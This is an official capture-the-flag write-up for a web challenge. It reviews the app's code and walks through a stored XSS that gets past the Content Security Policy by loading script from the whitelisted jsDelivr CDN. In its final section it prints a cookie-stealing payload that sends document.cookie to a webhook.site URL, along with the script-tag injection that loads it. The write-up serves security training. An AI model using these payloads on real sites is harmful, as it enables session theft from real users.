Cursed Secret Party

23th Oct 2022 / D22.102.84

Prepared By: Xclow3n

Challenge Author(s): Xclow3n

Difficulty: Easy

Classification: Official

Synopsis

- The challenge involves bypassing Content Security Policy (CSP) and performing Cross-Site Scripting (XSS) to steal admin cookies.

Skills Required

- Basic understanding of Cross-Site Scripting.
- Basic understanding of Content Security Policy (CSP).

Skills Learned


- Bypassing Content Security Policy.
- Exfiltrating cookies with Cross-Site Scripting (XSS).

Solution

Application Overview

Visiting the application homepage displays the following form where we can submit a name and an email:

Submitting the form sends the following API request in the background:



Source code review

We can see the HTTP response returns a `Content-Security-Policy` header as configured in the `challenge/index.js` file:

```
app.use(function (req, res, next) {
    res.setHeader(
        "Content-Security-Policy",
        "script-src 'self' https://cdn.jsdelivr.net ; style-src 'self'
https://fonts.googleapis.com; img-src 'self'; font-src 'self'
https://fonts.gstatic.com; child-src 'self'; frame-src 'self'; worker-src
'self'; frame-ancestors 'self'; form-action 'self'; base-uri 'self'; manifest-
src 'self'"
    );
    next();
});
```

On the `challenge/routes/index.js` file, the `/api/submit` endpoint that handles the form submission is defined as below:

```
router.post('/api/submit', (req, res) => {
    const { halloween_name, email, costume_type, trick_or_treat } = req.body;

    if (halloween_name && email && costume_type && trick_or_treat) {

        return db.party_request_add(halloween_name, email, costume_type,
trick_or_treat)
            .then(() => {
                res.send(response('Your request will be reviewed by our
team!'));

                bot.visit();
            })
            .catch(() => res.send(response('Something Went Wrong!')));
    }

    return res.status(401).send(response('Please fill out all the required
fields!'));
});
```

The request parameters are being added to the database with the `db.party_request_add()` function. Next, we can see the `bot.visit()` function is called that's defined in `challenge/bot.js` file. The page `http://127.0.0.1:1337/admin` is then visited by the headless chrome browser with the challenge flag as the browser cookie:

```
const visit = async () => {
    try {
        const browser = await puppeteer.launch(browser_options);
        let context = await browser.createIncognitoBrowserContext();
        let page = await context.newPage();

        let token = await JWTHelper.sign({ username: 'admin', user_role:
'admin', flag: flag });
        await page.setCookie({
            name: 'session',
            value: token,
            domain: '127.0.0.1:1337'
        });
```

```
        await page.goto('http://127.0.0.1:1337/admin', {
            waitUntil: 'networkidle2',
            timeout: 5000
        });

        await page.goto('http://127.0.0.1:1337/admin/delete_all', {
            waitUntil: 'networkidle2',
            timeout: 5000
        });

        setTimeout(() => {
            browser.close();
        }, 5000);

    } catch(e) {
        console.log(e);
    }
};
```

Later, the `http://127.0.0.1:1337/admin/delete_all` endpoint is visited that removes all the submitted requests as defined in `challenge/routes/index.js` file:

```
router.get('/admin/delete_all', AuthMiddleware, (req, res) => {
    if (req.user.user_role !== 'admin') {
        return res.status(401).send(response('Unautorized!'));
    }

    return db.remove_requests()
            .then(() => res.send(response('All records are deleted!')));
})
```

Since the quest of this challenge is to get the flag, we can look for a Cross-Site-Scripting (XSS) vulnerability on the page to exfiltrate the user cookie.

Stored XSS with CSP bypass

The `admin.html` responsible for rendering all the submitted form data is defined as below:

```
<body>
    <div class="container" style="margin-top: 20px">
        {% for request in requests %}
            <div class="card">
                <div class="card-header"> <strong>Halloween Name</strong> : {{
request.halloween_name | safe }} </div>
                <div class="card-body">
                    <p class="card-title"><strong>Email Address</strong>    :
{{ request.email }}</p>
                    <p class="card-text"><strong>Costume Type </strong>    : {{
request.costume_type }} </p>
                    <p class="card-text"><strong>Prefers tricks or treat
</strong>    : {{ request.trick_or_treat }} </p>
```

```
                    <button class="btn btn-primary">Accept</button>
                    <button class="btn btn-danger">Delete</button>
                </div>
            </div>
        {% endfor %}
    </div>

</body>
```

The application uses the `safe` filter while rendering the `halloween_name`, which can introduce Cross Site Scripting, but the application uses `Content-Security-Policy`, which mitigates such attacks if configured properly. Let's review the CSP with a CSP evaluator:

The `cdn.jsdelivr.net` host is whitelisted to load JavaScript files. JSDeliver is a free CDN that allows for loading any JavaScript files hosted in NPM or GitHub:


We can store the following payload in a GitHub repository to exfiltrate the cookie to a free request logger service such as webhook.site:

```
x = new Image(); x.src = 'https://webhook.site/xxxxxxx-xxxx-xxxx-xxxx-xxxxxxx?data='+btoa(document.cookie);
```

Whenever this script is loaded on a page, the browser will make a GET request to the webhook URL containing the base64 encoded cookie with the data parameter to load the image. We can now inject a script tag in the `halloween_name` parameter referencing the JSDeliver CDN host that points to our JavaScript file in Github:

```
<script
src="https://cdn.jsdelivr.net/gh/[USERNAME]/[REPOSITORY]/[FILENAME].js">
</script>
```

After submitting the above payload, the bot visits the admin endpoint and triggers the XSS. The admin cookie is then exfiltrated to our specified web hook link:



We can decode the base64 content and inspect the JWT token to get the flag: